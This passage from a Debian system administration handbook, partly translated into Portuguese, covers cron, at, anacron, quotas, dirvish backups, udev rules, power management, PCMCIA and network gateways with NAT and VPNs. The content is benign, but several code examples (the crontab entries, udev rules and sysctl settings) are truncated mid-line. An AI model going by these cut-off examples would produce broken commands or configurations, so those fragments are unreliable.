- programas no `/etc/cron.daily/` uma vez por dia;
- programas no `/etc/cron.weekly/` uma vez por semana;
- programas no `/etc/cron.monthly/` uma vez por mês.

Many Debian packages rely on this service, they put maintenance scripts in these directories, which ensure optimal

operation of their services.

9.7.1. Formato do Arquivo `crontab`

TIP **Text shortcuts for cron**

cron recognizes some abbreviations which replace the first five fields in a `crontab` entry. They correspond to the most classic scheduling options:

- `@yearly`: once per year (January 1, at 00:00);
- `@monthly`: once per month (the 1st of the month, at 00:00);
- `@weekly`: once per week (Sunday at 00:00);

- `@daily`: once per day (at 00:00);
- `@hourly`: once per hour (at the beginning of each hour).

***CASO ESPECIAL* cron e o horário de verão.**

In Debian, **cron** takes the time change (for Daylight Savings Time, or in fact for any significant change in the local time) into account as best as it can. Thus, the commands that should have been executed during an hour that never existed (for example, tasks scheduled at 2:30 am during the Spring time change in France, since at 2:00 am the clock jumps directly to 3:00 am) are executed shortly after the time change (thus around 3:00 am DST). On the other hand, in autumn, when commands would be executed

several times (2:30 am DST, then an hour later at 2:30 am standard time, since at 3:00 am DST the clock turns back to 2:00 am) are only executed once.

Be careful, however, if the order in which the different scheduled tasks and the delay between their respective executions matters, you should check the compatibility of these constraints with **cron**'s behavior; if necessary, you can prepare a special schedule for the two problematic nights per year.

Each significant line of a *crontab* describes a scheduled command with the six (or seven) following fields:

- o valor para o minuto (números de

0 à 59);

- o valor para a hora (de 0 à 23);
- o valor para o dia do mês (de 1 à 31);
- o valor para o mês (de 1 à 12);
- the value for the day of the week (from 0 to 7, 1 corresponding to Monday, Sunday being represented by both 0 and 7; it is also possible to use the first three letters of the name of the day of the week in English, such as `Sun`, `Mon`, etc.);
- the user name under whose identity the command must be executed (in the `/etc/crontab` file and in the fragments located in `/etc/cron.d/`, but not in the

users' own crontab files);
- o comando a ser executado (quando as condições definidas nas primeiras cinco colunas estão satisfeitas).

All these details are documented in the crontab(5) man page.

Each value can be expressed in the form of a list of possible values (separated by commas). The syntax `a-b` describes the interval of all the values between `a` and `b`. The syntax `a-b/c` describes the interval with an increment of `c` (example: `0-10/2` means `0,2,4,6,8,10`). An asterisk `*` is a wildcard, representing all possible

values.

Example 9.2. Arquivo de exemplo `crontab`

```
#Format
#min hour day mon dow  command

# Download data every night at 7
 25  19   *   *   *    $HOME/bin/

# 8:00 am, on weekdays (Monday th
 00  08   *   *   1-5  $HOME/bin/

# Restart the IRC proxy after eac
@reboot /usr/bin/dircproxy
```

DICA Executando um comando na inicialização

To execute a command a single time, just after booting the computer, you can use

the `@reboot` macro (a simple restart of **cron** does not trigger a command scheduled with `@reboot`). This macro replaces the first five fields of an entry in the *crontab*.

9.7.2. Usando o Comando at

The **at** executes a command at a specified moment in the future. It takes the desired time and date as command-line parameters, and the command to be executed in its standard input. The command will be executed as if it had been entered in the current shell. **at**

even takes care to retain the current environment, in order to reproduce the same conditions when it executes the command. The time is indicated by following the usual conventions: `16:12` or `4:12pm` represents 4:12 pm. The date can be specified in several European and Western formats, including `DD.MM.YY` (`27.07.12` thus representing 27 July 2012), `YYYY-MM-DD` (this same date being expressed as `2012-07-27`), `MM/DD/[CC]YY` (ie., `12/25/12` or `12/25/2012` will be December 25, 2012), or simple `MMDD[CC]YY` (so that `122512` or `12252012` will, likewise, represent December 25, 2012). Without it, the command will be executed as soon as the clock reaches the time

indicated (the same day, or tomorrow if that time has already passed on the same day). You can also simply write “today” or “tomorrow”, which is self-explanatory.

```
$ at 09:00 27.07.12 <<END
> echo "Don't forget to wish a Ha
>   | mail lolando@debian.org
> END
warning: commands will be execute
job 31 at Fri Jul 27 09:00:00 201
```

An alternative syntax postpones the execution for a given duration: **at now + *number period***. The *period* can be `minutes`, `hours`, `days`, or `weeks`. The *number* simply indicates the number of said units that must elapse before

execution of the command.

To cancel a task scheduled by **cron**, simply run **crontab -e** and delete the corresponding line in the *crontab* file. For **at** tasks, it is almost as easy: run **atrm *`task-number`***. The task number is indicated by the **at** command when you scheduled it, but you can find it again with the **atq** command, which gives the current list of scheduled tasks.

9.8. Agendando Tarefas Assíncronas: anacron

anacron is the daemon that completes **cron** for computers that are not on at all times. Since regular tasks are usually scheduled for the middle of the night, they will never be executed if the computer is off at that time. The purpose of **anacron** is to execute them, taking into account periods in which the computer is not working.

Please note that **anacron** will frequently execute such activity a few minutes after booting the machine, which can render the computer less responsive. This is why the tasks in the `/etc/anacrontab` file are started with the **nice** command, which reduces their execution priority and thus limits their impact on the rest of the system. Beware, the format of this file is not the same as that of `/etc/crontab`; if you have particular needs for **anacron**, see the anacrontab(5) manual page.

DE VOLTA AO BÁSICO Prioridades e nice

Unix systems (and thus Linux) are multi-tasking and multi-user systems. Indeed,

several processes can run in parallel, and be owned by different users: the kernel mediates access to the resources between the different processes. As a part of this task, it has a concept of priority, which allows it to favor certain processes over others, as needed. When you know that a process can run in low priority, you can indicate so by running it with **nice** ***program***. The program will then have a smaller share of the CPU, and will have a smaller impact on other running processes. Of course, if no other processes needs to run, the program will not be artificially held back.

nice works with levels of “niceness”: the positive levels (from 1 to 19) progressively lower the priority, while the negative levels (from -1 to -20) will increase it — but only root can use these

negative levels. Unless otherwise indicated (see the nice(1) manual page), **nice** increases the current level by 10.

If you discover that an already running task should have been started with **nice** it is not too late to fix it; the **renice** command changes the priority of an already running process, in either direction (but reducing the “niceness” of a process is reserved to the root user).

Installation of the anacron package deactivates execution by **cron** of the scripts in the `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, and `/etc/cron.monthly/` directories. This avoids their double execution by

anacron and **cron**. The **cron** command remains active and will continue to handle the other scheduled tasks (especially those scheduled by users).

9.9. Cotas

The quota system allows limiting disk space allocated to a user or group of users. To set it up, you must have a kernel that supports it (compiled with the `CONFIG_QUOTA` option) — as is the case of Debian kernels. The quota management software is found in the quota Debian package.

To activate them in a filesystem, you have to indicate the `usrquota` and `grpquota` options in `/etc/fstab` for the user and group quotas, respectively. Rebooting the computer will then update the quotas in the absence of disk

activity (a necessary condition for proper accounting of already used disk space).

The **edquota *`user`*** (or **edquota -g *`group`***) command allows you to change the limits while examining current disk space usage.

***GOING FURTHER* Defining quotas with a script**

The **setquota** program can be used in a script to automatically change many quotas. Its setquota(8) manual page details the syntax to use.

O sistema de cotas permite você definir

quatro limites:

- two limits (called “soft” and “hard”) refer to the number of blocks consumed. If the filesystem was created with a block-size of 1 kibibyte, a block contains 1024 bytes from the same file. Unsaturated blocks thus induce losses of disk space. A quota of 100 blocks, which theoretically allows storage of 102,400 bytes, will however be saturated with just 100 files of 500 bytes each, only representing 50,000 bytes in total.
- two limits (soft and hard) refer to the number of inodes used. Each

file occupies at least one inode to store information about it (permissions, owner, timestamp of last access, etc.). It is thus a limit on the number of user files.

A “soft” limit can be temporarily exceeded; the user will simply be warned that they are exceeding the quota by the **warnquota** command, which is usually invoked by **cron**. A “hard” limit can never be exceeded: the system will refuse any operation that will cause a hard quota to be exceeded.

***VOCABULÁRIO* Blocos e inodes**

The filesystem divides the hard drive into blocks — small contiguous areas. The

size of these blocks is defined during creation of the filesystem, and generally varies between 1 and 8 kibibytes.

A block can be used either to store the real data of a file, or for meta-data used by the filesystem. Among this meta-data, you will especially find the inodes. An inode uses a block on the hard drive (but this block is not taken into consideration in the block quota, only in the inode quota), and contains both the information on the file to which it corresponds (name, owner, permissions, etc.) and the pointers to the data blocks that are actually used. For very large files that occupy more blocks than it is possible to reference in a single inode, there is an indirect block system; the inode references a list of blocks that do not directly contain data, but another list of blocks.

With the **edquota -t** command, you can define a maximum authorized “grace period” within which a soft limit may be exceeded. After this period, the soft limit will be treated like a hard limit, and the user will have to reduce their disk space usage to within this limit in order to be able to write anything to the hard drive.

***GOING FURTHER* Setting up a default quota for new users**

To automatically setup a quota for new users, you have to configure a template user (with **edquota** or **setquota**) and indicate their user name in the `QUOTAUSER` variable in the `/etc/adduser.conf` file.

This quota configuration will then be automatically applied to each new user created with the **adduser** command.

9.10. Backup

Making backups is one of the main responsibilities of any administrator, but it is a complex subject, involving powerful tools which are often difficult to master.

Many programs exist, such as **amanda**, a client/server system featuring many options, whose configuration is rather difficult. **BackupPC** is also a client/server solution, but with a web interface for configuration which makes it more user-friendly. Dozens of other Debian packages are dedicated to backup solutions, as you can easily

confirm with **apt-cache search backup**.

Rather than detailing some of them, this section will present the thoughts of the Falcot Corp administrators when they defined their backup strategy.

At Falcot Corp, backups have two goals: recovering erroneously deleted files, and quickly restoring any computer (server or desktop) whose hard drive has failed.

9.10.1. Cópias de segurança com rsync

Backups on tape having been deemed too slow and costly, data will be backed up on hard drives on a dedicated server, on which the use of software RAID (see Section 12.1.1, “RAID Por Software”) will protect the data from hard drive failure. Desktop computers are not backed up individually, but users are advised that their personal account on their department's file server will be backed up. The **rsync** command (from the package of the same name) is used daily to back up these different servers.

BACK TO BASICS **The hard link, a second name for the file**

A hard link, as opposed to a symbolic link, can not be differentiated from the linked file. Creating a hard link is essentially the same as giving an existing file a second name. This is why the deletion of a hard link only removes one of the names associated with the file. As long as another name is still assigned to the file, the data therein remain present on the filesystem. It is interesting to note that, unlike a copy, the hard link does not take up additional space on the hard drive.

A hard link is created with the **ln *target link*** command. The *link* file is then a new name for the *target* file. Hard links can only be created on the same filesystem, while symbolic links are not subject to this limitation.

The available hard drive space prohibits implementation of a complete daily backup. As such, the **rsync** command is preceded by a duplication of the content of the previous backup with hard links, which prevents usage of too much hard drive space. The **rsync** process then only replaces files that have been modified since the last backup. With this mechanism a great number of backups can be kept in a small amount of space. Since all backups are immediately available and accessible (for example, in different directories of a given share on the network), you can quickly make comparisons between two given dates.

This backup mechanism is easily implemented with the **dirvish** program. It uses a backup storage space (“bank” in its vocabulary) in which it places timestamped copies of sets of backup files (these sets are called “vaults” in the dirvish documentation).

The main configuration is in the `/etc/dirvish/master.conf` file. It defines the location of the backup storage space, the list of “vaults” to manage, and default values for expiration of the backups. The rest of the configuration is located in the *`bank/vault/`*`dirvish/default.conf` files and contains the specific configuration for the corresponding set of files.

Example 9.3. O arquivo `/etc/dirvish/master.conf`

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON         DOW
    *   *     *   *           1
    *   *     1-7 *           1
    *   *     1-7 1,4,7,10    1
```

The `bank` setting indicates the directory in which the backups are stored. The `exclude` setting allows you to indicate files (or file types) to exclude from the

backup. The `Runall` is a list of file sets to backup with a time-stamp for each set, which allows you to assign the correct date to the copy, in case the backup is not triggered at precisely the assigned time. You have to indicate a time just before the actual execution time (which is, by default, 10:04 pm in Debian, according to `/etc/cron.d/dirvish`). Finally, the `expire-default` and `expire-rule` settings define the expiration policy for backups. The above example keeps forever backups that are generated on the first Sunday of each quarter, deletes after one year those from the first Sunday of each month, and after 3 months those from other Sundays.

Other daily backups are kept for 15 days. The order of the rules does matter, Dirvish uses the last matching rule, or the `expire-default` one if no other `expire-rule` matches.

***NA PRÁTICA* Agendamento de expiração**

The expiration rules are not used by **dirvish-expire** to do its job. In reality, the expiration rules are applied when creating a new backup copy to define the expiration date associated with that copy. **dirvish-expire** simply peruses the stored copies and deletes those for which the expiration date has passed.

Example 9.4. O arquivo

```
/backup/root/dirvish/default.conf
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

The above example specifies the set of files to back up: these are files on the machine *rivendell.falcot.com* (for local data backup, simply specify the name of the local machine as indicated by **hostname**), especially those in the root tree (`tree: /`), except those listed in

`exclude`. The backup will be limited to the contents of one filesystem (`xdev: 1`). It will not include files from other mount points. An index of saved files will be generated (`index: gzip`), and the image will be named according to the current date (`image-default: %Y%m%d`).

There are many options available, all documented in the dirvish.conf(5) manual page. Once these configuration files are setup, you have to initialize each file set with the **dirvish --vault *`vault`* --init** command. From there on the daily invocation of **dirvish-runall** will automatically create a new backup copy just after having deleted those

that expired.

***NA PRÁTICA* Cópia de segurança remota com SSH**

When dirvish needs to save data to a remote machine, it will use **ssh** to connect to it, and will start **rsync** as a server. This requires the root user to be able to automatically connect to it. The use of an SSH authentication key allows precisely that (see Section 9.2.2.1, “Autenticação Baseado em Chave”).

9.10.2. Restaurando Máquinas sem Cópias

de Segurança

Desktop computers, which are not backed up, will be easy to regenerate from CD-ROMs made by the **mondo** program. These bootable CD-ROMs allow complete re-installation of the machine's system. But beware: files that are not part of the system or the user's home directory will not, themselves, be backed up by **mondo**. This includes, for example, users' local *crontabs*, as well as any changes made to system configuration since the preparation of the CD-ROM.

The Falcot Corp administrators are

aware of the limits in their backup policy. Since they can't protect the backup server as well as a tape in a fireproof safe, they have installed it in a separate room so that a disaster such as a fire in the server room won't destroy backups along with everything else. Furthermore, they do an incremental backup on DVD-ROM once per week — only files that have been modified since the last backup are included.

GOING FURTHER Backing up SQL and LDAP services

Many services (such as SQL or LDAP databases) can not be backed up by simply copying their files (unless they are

properly interrupted during creation of the backups, which is frequently problematic, since they are intended to be available at all times). As such, it is necessary to use an “export” mechanism to create a “data dump” that can be safely backed up. These are often quite large, but they compress well. To reduce the storage space required, you will only store a complete text file per week, and a **diff** each day, which is created with a command of the type **diff** ***file_from_yesterday file_from_today***. The **xdelta** program produces incremental differences from binary dumps.

CULTURA TAR, o padrão para cópias de seguranças em fita

Historically, the simplest means of

making a backup on Unix was to store a *TAR* archive on a tape. The **tar** command even got its name from “Tape ARchive”.

9.11. Hot Plugging: *hotplug*

9.11.1. Introduction

The *hotplug* kernel subsystem loads drivers for peripherals that can be hotplugged. This includes USB peripherals (increasingly common), PCMCIA (common expansion cards for laptops), IEEE 1394 (also called “Firewire” or “I-Link”), some SATA hard drives, and even, for some high-end servers, PCI or SCSI devices. The kernel has a database that associates

each device ID with the required driver. This database is used during boot to load all the drivers for the peripheral devices detected on the different buses mentioned, but also when an additional hotplug device is connected. Once a driver is loaded, a message is sent to **udevd** so it will be able to create the corresponding entry in `/dev/`.

9.11.2. The Naming Problem

Before the appearance of hotplug connections, it was easy to assign a

fixed name to a device. It was based simply on the position of the devices on their respective bus. But this is not possible when such devices can come and go on the bus. The typical case is the use of a digital camera and a USB key, both of which appear to the computer as disk drives. The first one connected may be `/dev/sdb` and the second `/dev/sdc` (with `/dev/sda` representing the computer's own hard drive). The device name is not fixed; it depends on the order in which devices are connected.

Additionally, more and more drivers use dynamic values for devices' major/minor numbers, which makes it

impossible to have static entries for the given devices, since these essential characteristics may vary after a reboot.

udev was created precisely to solve this problem.

IN PRACTICE Network card management

Many computers have multiple network cards (sometimes two wired interfaces and a wifi interface), and with *hotplug* support on most bus types, the 2.6 kernel no longer guarantees fixed naming of network interfaces. But a user who wants to configure their network in `/etc/network/interfaces` needs a fixed name!

It would be difficult to ask every user to create their own *udev* rules to address this problem. This is why *udev* was configured in a rather peculiar manner; on first boot (and, more generally, each time that a new network card appears) it uses the name of the network interface and its MAC address to create new rules that will reassign the same name on subsequent boots. These rules are stored in `/etc/udev/rules.d/70-persistent-net.rules`.

This mechanism has some side effects that you should know about. Let's consider the case of computer that has only one PCI network card. The network interface is named `eth0`, logically. Now say the card breaks down, and the administrator replaces it; the new card will have a new MAC address. Since the

old card was assigned the name, `eth0`, the new one will be assigned `eth1`, even though the `eth0` card is gone for good (and the network will not be functional because `/etc/network/interfaces` likely configures an `eth0` interface). In this case, it is enough to simply delete the `/etc/udev/rules.d/70-persistent-net.rules` file before rebooting the computer. The new card will then be given the expected `eth0` name.

9.11.3. How *udev* Works

When *udev* is notified by the kernel of the appearance of a new device, it

collects various information on the given device by consulting the corresponding entries in `/sys/`, especially those that uniquely identify it (MAC address for a network card, serial number for some USB devices, etc.).

Armed with all of this information, *udev* then consults all of the rules contained in `/etc/udev/rules.d/` and `/lib/udev/rules.d/`. In this process it decides how to name the device, what symbolic links to create (to give it alternative names), and what commands to execute. All of these files are consulted, and the rules are all evaluated sequentially (except when a

file uses “GOTO” directives). Thus, there may be several rules that correspond to a given event.

The syntax of rules files is quite simple: each row contains selection criteria and variable assignments. The former are used to select events for which there is a need to react, and the latter defines the action to take. They are all simply separated with commas, and the operator implicitly differentiates between a selection criterion (with comparison operators, such as == or !=) or an assignment directive (with operators such as =, += or :=).

Comparison operators are used on the following variables:

- `KERNEL`: the name that the kernel assigns to the device;
- `ACTION`: the action corresponding to the event (“add” when a device has been added, “remove” when it has been removed);
- `DEVPATH`: the path of the device's `/sys/` entry;
- `SUBSYSTEM`: the kernel subsystem which generated the request (there are many, but a few examples are “usb”, “ide”, “net”, “firmware”, etc.);
- `ATTR{`*`attribut`*`}`: file contents of the *`attribute`* file in the

`/sys/$devpath/` directory of the device. This is where you find the MAC address and other bus specific identifiers;

- `KERNELS`, `SUBSYSTEMS` and `ATTRS{attributes}` are variations that will try to match the different options on one of the parent devices of the current device;
- `PROGRAM`: delegates the test to the indicated program (true if it returns 0, false if not). The content of the program's standard output is stored so that it can be reused by the `RESULT` test;
- `RESULT`: execute tests on the standard output stored during the

last call to `PROGRAM`.

The right operands can use pattern expressions to match several values at the same time. For instance, `*` matches any string (even an empty one); `?` matches any character, and `[]` matches the set of characters listed between the square brackets (or the opposite thereof if the first character is an exclamation point, and contiguous ranges of characters are indicated like `a-z`).

Regarding the assignment operators, `=` assigns a value (and replaces the current value); in the case of a list, it is emptied and contains only the value assigned. `:=` does the same, but

prevents later changes to the same variable. As for `+=`, it adds an item to a list. The following variables can be changed:

- `NAME`: the device filename to be created in `/dev/`. Only the first assignment counts; the others are ignored;
- `SYMLINK`: the list of symbolic links that will point to the same device;
- `OWNER`, `GROUP` and `MODE` define the user and group that owns the device, as well as the associated permission;
- `RUN`: the list of programs to execute in response to this event.

The values assigned to these variables may use a number of substitutions:

- `$kernel` or `%k`: equivalent to `KERNEL`;
- `$number` or `%n`: the order number of the device, for example, for `sda3`, it would be “3”;
- `$devpath` or `%p`: equivalent to `DEVPATH`;
- `$attr{`*`attribute`*`}` or `%s{`*`attribute`*`}`: equivalent to `ATTRS{`*`attribute`*`}`;
- `$major` or `%M`: the kernel major number of the device;
- `$minor` or `%m`: the kernel minor number of the device;
- `$result` or `%c`: the string output

by the last program invoked by `PROGRAM`;
- and, finally, `%%` and `$$` for the percent and dollar sign, respectively.

The above lists are not complete (they include only the most important parameters), but the udev(7) manual page should be.

9.11.4. A concrete example

Let us consider the case of a simple USB key and try to assign it a fixed name. First, you must find the elements

that will identify it in a unique manner. For this, plug it in and run **udevadm info -a -n /dev/sdc** (replacing */dev/sdc* with the actual name assigned to the key).

```
# udevadm info -a -n /dev/sdc
[...]
  looking at device '/devices/pc
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==""
    ATTR{range}=="16"
    ATTR{ext_range}=="256"
    ATTR{removable}=="1"
    ATTR{ro}=="0"
    ATTR{size}=="126976"
    ATTR{alignment_offset}=="0"
    ATTR{capability}=="53"
    ATTR{stat}==" 51 1
    ATTR{inflight}==" 0
```

```
[...]
  looking at parent device '/dev
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="scsi"
    DRIVERS=="sd"
    ATTRS{device_blocked}=="0"
    ATTRS{type}=="0"
    ATTRS{scsi_level}=="3"
    ATTRS{vendor}=="I0MEGA  "
    ATTRS{model}=="UMni64MB*IOM2(
    ATTRS{rev}=="    "
    ATTRS{state}=="running"
[...]
    ATTRS{max_sectors}=="240"
[...]
  looking at parent device '/dev
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{configuration}=="iCfg"
    ATTRS{bNumInterfaces}==" 1"
    ATTRS{bConfigurationValue}=="
```

```
    ATTRS{bmAttributes}=="80"
    ATTRS{bMaxPower}=="100mA"
    ATTRS{urbnum}=="398"
    ATTRS{idVendor}=="4146"
    ATTRS{idProduct}=="4146"
    ATTRS{bcdDevice}=="0100"
[...]
    ATTRS{manufacturer}=="USB Dis
    ATTRS{product}=="USB Mass Sto
    ATTRS{serial}=="M00402100000:
[...]
```

To create a new rule, you can use tests on the device's variables, as well as those of one of the parent devices. The above case allows us to create two rules like these:

```
KERNEL=="sd?", SUBSYSTEM=="block"
KERNEL=="sd?[0-9]", SUBSYSTEM=="b
```

Once these rules are set in a file, named for example `/etc/udev/rules.d/010_local.rules` you can simply remove and reconnect the USB key. You can then see that `/dev/usb_key/disk` represents the disk associated with the USB key, and `/dev/usb_key/part1` is its first partition.

GOING FURTHER Debugging *udev*'s configuration

Like many daemons, **udevd** stores logs in `/var/log/daemon.log`. But it is not very verbose by default, and it's usually not enough to understand what's happening. The **udevadm control --log-priority=info** command increases the verbosity level

and solves this problem. **udevadm control --log-priority=err** returns to the default verbosity level.

9.12. Power Management

The topic of power management is often problematic. Indeed, properly suspending the computer requires that all the computer's device drivers know how to put them to standby, and that they properly reconfigure the devices upon waking. Unfortunately, there are still many devices unable to sleep well under Linux, because their manufacturers have not provided the required specifications.

WORTH FOLLOWING **Software suspend**

The software suspend banner rallies several recent efforts to integrate reliable hibernation under Linux, on disk or in memory. Recent kernels are relatively reliable in that regard, when used in cooperation with tools of the uswsusp package. Unfortunately the problems related to hibernation are not yet ancient history, and you should run tests on your hardware before putting too much faith in its ability to wake from suspend.

For those who want to learn more about how standby works with ACPI, Matthew Garrett has an excellent article about this in his blog.

→ http://www.advogato.org/article/913.htm

9.12.1 Advanced

9.12.1. Advanced Power Management (APM)

APM (Advanced Power Management) control is present in all Debian kernels, but disabled by default. To activate it, you add the `apm=on` option to the kernel parameters passed at boot time. With LILO, you would add the `append="apm=on"` directive to the block indicating which image to boot (in the `/etc/lilo.conf` file), and relaunch **lilo**. With GRUB2, you simply add `apm=on` to the `GRUB_CMDLINE_LINUX=` variable in `/etc/default/grub`, and run **update-**

grub to regenerate the contents of the boot menu.

The apmd package provides a daemon that looks for events connected to energy management (switching between AC and battery power on a laptop, etc.), and allows you to run specific commands in response.

These days, APM is really only justified on older computers that do not support ACPI properly. In all other cases, ACPI should be used.

9.12.2. Modern power savings: Advanced

Configuration and Power Interface (ACPI)

Linux supports ACPI (Advanced Configuration and Power Interface) — the most recent standard in power management. More powerful and flexible, it is also more complicated to implement. The acpid package is the counterpart to apmd for the ACPI world.

If you know that your BIOS correctly manages ACPI, then this should be preferred over APM (removed upon

update of the BIOS). When moving from one to the other, you must take care to remove the apmd package, since keeping it alongside with acpid could cause problems (and vice-versa).

***ATTENTION* Graphics card and standby**

The graphics card driver often has a problem with standby. In case of trouble, it is a good idea to test the latest version of the X.org graphics server.

***HARDWARE* Apple and power management**

On Apple Powerbooks (thus PowerPC processors), apmd should be replaced

with pmud.

9.13. Laptop Extension Cards: PCMCIA

PCMCIA card drivers are built into the kernel as modules since kernel version 2.6.13. On a system running Debian Squeeze, you simply have to install the user space support contained in the pcmciautils package.

The wireless-tools package is also necessary for good management of Wifi cards.

Every time you connect or remove a card, the daemon configures or deconfigures it, by executing a script in the `/etc/pcmcia/` directory, which gets its settings from the `/etc/pcmcia/*.opts` files. These files have been slightly adapted to work with a Debian system; the configuration of the network is delegated to **ifup** if the `/etc/pcmcia/network.opts` file does not take care of it. The same is true for configuration of a wireless network, which can be specified in `/etc/network/interfaces` instead of `/etc/pcmcia/wireless.opts`. The `/usr/share/doc/wireless-tools/README.Debian` file also

describes the syntax to use.

After this overview of basic services common to many Unix systems, we will focus on the environment of the administered machines: the network. Many services are required for the network to work properly. They will be discussed in the next chapter.

Chapter 10. Infraes de Rede

O Linux herda toda a tradição do Unix na área de redes, e o Debian fornece um conjunto completo de ferramentas para gerenciá-las. Este capítulo apresenta estas ferramentas.

10.1. Gateway

Um gateway é um sistema de ligação de várias redes. Este termo frequentemente se refere ao "ponto de saída" de uma rede local no caminho

obrigatório para endereços IP externos. O gateway está ligado a cada uma das redes que une e atua como um roteador para transmitir pacotes IP entre suas várias interfaces.

DE VOLTA AO BÁSICO pacote IP

A maioria das redes atualmente utiliza o protocolo IP (*Internet Protocol*). Este protocolo segmenta a transmissão dos dados em pacotes de tamanho limitado. Cada pacote contém, em adição aos seus dados de paylod, um número de detalhes necessários para seu próprio roteamento.

DE VOLTA AO BÁSICO TCP/UDP

Many programs do not handle the individual packets themselves, even though the data they transmit does travel over IP; they often use TCP (*Transmission Control Protocol*). TCP is a layer over IP allowing the establishment of connections dedicated to data streams between two points. The programs then only see an entry point into which data can be fed with the guarantee that the same data exits without loss (and in the same sequence) at the exit point at the other end of the connection. Although many kinds of errors can happen in the lower layers, they are compensated by TCP: lost packets are retransmitted, and packets arriving out of order (for example, if they used different paths) are re-ordered appropriately.

Another protocol relying on IP is UDP

(*User Datagram Protocol*). In contrast to TCP, it is packet-oriented. Its goals are different: the purpose of UDP is only to transmit one packet from an application to another. The protocol does not try to compensate for possible packet loss on the way, nor does it ensure that packets are received in the same order as were sent. The main advantage to this protocol is that the latency is greatly improved, since the loss of a single packet does not delay the receiving of all following packets until the lost one is retransmitted.

TCP e UDP ambos envolvem portas, que são "números de ramal" para estabelecer a comunicação com um determinado aplicativo em uma máquina. Este conceito permite manter várias comunicações diferentes em paralelo com o mesmo correspondente, desde que estas

comunicações podem ser distinguidas pelo número da porta.

Some of these port numbers — standardized by the IANA (*Internet Assigned Numbers Authority*) — are "well-known" for being associated with network services. For instance, TCP port 25 is generally used by the email server.

→ http://www.iana.org/assignments/port-numbers

When a local network uses a private address range (not routable on the Internet), the gateway needs to implement *address masquerading* so that the machines on the network can

communicate with the outside world. The masquerading operation is a kind of proxy operating on the network level: each outgoing connection from an internal machine is replaced with a connection from the gateway itself (since the gateway does have an external, routable address), the data going through the masqueraded connection is sent to the new one, and the data coming back in reply is sent through to the masqueraded connection to the internal machine. The gateway uses a range of dedicated TCP ports for this purpose, usually with very high numbers (over 60000). Each connection coming from an internal machine then appears to the outside

world as a connection coming from one of these reserved ports.

CULTURA Série de Endereços Privados

RFC 1918 defines three ranges of IPv4 addresses not meant to be routed on the Internet but only used in local networks. The first one, `10.0.0.0/8` (see sidebar *DE VOLTA AO BÁSICO* Conceitos essenciais de rede (Ethernet, endereço IP, sub-rede, broadcast).), is a class-A range (with 2^{24} IP addresses). The second one, `172.16.0.0/12`, gathers 16 class-B ranges (`172.16.0.0/16` to `172.31.0.0/16`), each containing 2^{16} IP addresses. Finally, `192.168.0.0/16` is a class-B range (grouping 256 class-C ranges, `192.168.0.0/24` to `192.168.255.0/24`, with 256 IP addresses each).

→ http://www.faqs.org/rfcs/rfc1918.html

The gateway can also perform two kinds of *network address translation* (or NAT for short). The first kind, *Destination NAT* (DNAT) is a technique to alter the destination IP address (and/or the TCP or UDP port) for a (generally) incoming connection. The connection tracking mechanism also alters the following packets in the same connection to ensure continuity in the communication. The second kind of NAT is *Source NAT* (SNAT), of which *masquerading* is a particular case; SNAT alters the source IP address (and/or the TCP or UDP port)

of a (generally) outgoing connection. As for DNAT, all the packets in the connection are appropriately handled by the connection tracking mechanism. Note that NAT is only relevant for IPv4 and its limited address space; in IPv6, the wide availability of addresses greatly reduces the usefulness of NAT by allowing all “internal” addresses to be directly routable on the Internet (this does not imply that internal machines are accessible, since intermediary firewalls can filter traffic).

DE VOLTA AO BÁSICO

Encaminhamento de porta

A concrete application of DNAT is *port forwarding*. Incoming connections to a given port of a machine are forwarded to a port on another machine. Other solutions may exist for achieving a similar effect, though, especially at the application level with **ssh** (see Section 9.2.2.3, “Criando Túneis Criptografados com Encaminhamento de Porta”) or **redir**.

Enough theory, let's get practical. Turning a Debian system into a gateway is a simple matter of enabling the appropriate option in the Linux kernel, by way of the `/proc/` virtual filesystem:

```
# echo 1 > /proc/sys/net/ipv4/co
```

This option can also be automatically enabled on boot if `/etc/sysctl.conf` sets the `net.ipv4.conf.default.forwarding` option to `1`.

Example 10.1. O arquivo `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding
net.ipv4.conf.default.rp_filter =
net.ipv4.tcp_syncookies = 1
```

The same effect can be obtained for IPv6 by simply replacing `ipv4` with `ipv6` in the manual command and using the `net.ipv6.conf.all.forwarding` line

in `/etc/sysctl.conf`.

Enabling IPv4 masquerading is a slightly more complex operation that involves configuring the *netfilter* firewall.

Similarly, using NAT (for IPv4) requires configuring *netfilter*. Since the primary purpose of this component is packet filtering, the details are listed in Chapter 14: “*Segurança*” (see Section 14.2, “Firewall ou Filtragem de pacotes”).

10.2. Rede Privada Virtual

A *Virtual Private Network* (VPN for short) is a way to link two different local networks through the Internet by way of a tunnel; the tunnel is usually encrypted for confidentiality. VPNs are often used to integrate a remote machine within a company's local network.

Several tools provide this. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to

encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft's PPTP protocol. Other solutions exist, but are beyond the focus of this book.

10.2.1. OpenVPN

OpenVPN is a piece of software dedicated to creating virtual private networks. Its setup involves creating

virtual network interfaces on the VPN server and on the client(s); both `tun` (for IP-level tunnels) and `tap` (for Ethernet-level tunnels) interfaces are supported. In practice, `tun` interfaces will most often be used except when the VPN clients are meant to be integrated into the server's local network by way of an Ethernet bridge.

OpenVPN relies on OpenSSL for all the SSL/TLS cryptography and associated features (confidentiality, authentication, integrity, non-repudiation). It can be configured either with a shared private key or using X.509 certificates based on a public key infrastructure. The latter

configuration is strongly preferred since it allows greater flexibility when faced with a growing number of roaming users accessing the VPN.

***CULTURA* SSL e TLS**

The SSL protocol (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*); TLS is very similar to SSLv3 with only a few fixes and improvements.

